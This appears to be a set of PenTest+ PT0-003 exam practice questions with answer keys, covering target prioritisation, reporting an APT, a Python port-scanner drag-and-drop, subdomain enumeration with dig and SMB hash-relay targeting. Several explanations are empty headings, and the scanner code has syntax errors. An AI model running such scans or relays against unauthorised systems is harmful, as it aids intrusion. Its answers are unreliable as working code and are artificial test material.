CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester needs to evaluate the order in which the next systems will be selected for testing. Given the following output:
Hostname | IP address | CVSS 2.0 | EPSS hrdatabase | 192.168.20.55 | 9.9 | 0.50
financesite | 192.168.15.99 | 8.0 | 0.01
legaldatabase | 192.168.10.2 | 8.2 | 0.60
fileserver | 192.168.125.7 | 7.6 | 0.90
Which of the following targets should the tester select next?

A. fileserver
B. hrdatabase
C. legaldatabase
D. financesite

Answer: A

Explanation:
Given the output, the penetration tester should select the fileserver as the next target for testing, considering both CVSS and EPSS scores. Explanation
? CVSS (Common Vulnerability Scoring System):
? EPSS (Exploit Prediction Scoring System):
? Evaluation:
Pentest References:
? Prioritization: Balancing between severity (CVSS) and exploitability (EPSS) is crucial for effective vulnerability management.
? Risk Assessment: Evaluating both the impact and the likelihood of exploitation helps in making informed decisions about testing priorities.
By selecting the fileserver, which has a high EPSS score, the penetration tester focuses on a target that is more likely to be exploited, thereby addressing the most immediate risk.
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NEW QUESTION 2
A penetration tester discovers evidence of an advanced persistent threat on the network that is being tested. Which of the following should the tester do next?

A. Report the finding.
B. Analyze the finding.
C. Remove the threat.
D. Document the finding and continue testing.

Answer: A

Explanation:
Upon discovering evidence of an advanced persistent threat (APT) on the network, the penetration tester should report the finding immediately.
? Advanced Persistent Threat (APT):
? Immediate Reporting:
? Other Actions:
Pentest References:
? Incident Response: Understanding the importance of immediate reporting and collaboration with the organization??s security team upon discovering critical threats like APTs.
? Ethical Responsibility: Following ethical guidelines and protocols to ensure the organization can respond effectively to significant threats.
By reporting the finding immediately, the penetration tester ensures that the organization??s security team is alerted to the presence of an APT, allowing them to initiate an appropriate incident response.
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NEW QUESTION 3
DRAG DROP
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script.
Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports {
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
}
```

```
exec scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
(ports => 21 (ports => 22)
```

```
#!/usr/bin/python
```

```
ports = (21,22)
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

```
export $PORTS = 21,22
```

```
for %PORT in %PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

Immutables

```
import socket
import sys
```


```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

A. Mastered
B. Not Mastered

Answer: A

Explanation:



```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP adderss. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

NEW QUESTION 4
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com » /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Answer: D

Explanation:
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
? Command Breakdown:
? Why This is the Best Choice:
? Benefits:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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NEW QUESTION 5
Which of the following describes the process of determining why a vulnerability scanner is not providing results?

A. Root cause analysis
B. Secure distribution
C. Peer review
D. Goal reprioritization

Answer: A

Explanation:
Root cause analysis involves identifying the underlying reasons why a problem is occurring. In the context of a vulnerability scanner not providing results, performing a root cause analysis would help determine why the scanner is failing to deliver the expected output. Here??s why option A is correct:
? Root Cause Analysis: This is a systematic process used to identify the fundamental reasons for a problem. It involves investigating various potential causes and pinpointing the exact issue that is preventing the vulnerability scanner from working correctly.
? Secure Distribution: This refers to the secure delivery and distribution of software or updates, which is not relevant to troubleshooting a vulnerability scanner.
? Peer Review: This involves evaluating work by others in the same field to ensure quality and accuracy, but it is not directly related to identifying why a tool is malfunctioning.
? Goal Reprioritization: This involves changing the priorities of goals within a project, which does not address the technical issue of the scanner not working.
References from Pentest:
? Horizontall HTB: Demonstrates the process of troubleshooting and identifying issues with tools and their configurations to ensure they work correctly.
? Writeup HTB: Emphasizes the importance of thorough analysis to understand why certain security tools may fail during an assessment.
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NEW QUESTION 6
A tester runs an Nmap scan against a Windows server and receives the following results:
Nmap scan report for win_dns.local (10.0.0.5) Host is up (0.014s latency)
Port State Service 53/tcp open domain 161/tcp open snmp 445/tcp open smb-ds 3389/tcp open rdp
Which of the following TCP ports should be prioritized for using hash-based relays?

A. 53
B. 161
C. 445
D. 3389

Answer: C

Explanation:
Port 445 is used for SMB (Server Message Block) services, which are commonly targeted for hash-based relay attacks like NTLM relay attacks.
? Understanding Hash-Based Relays:
? Prioritizing Port 445:
? Execution:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
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
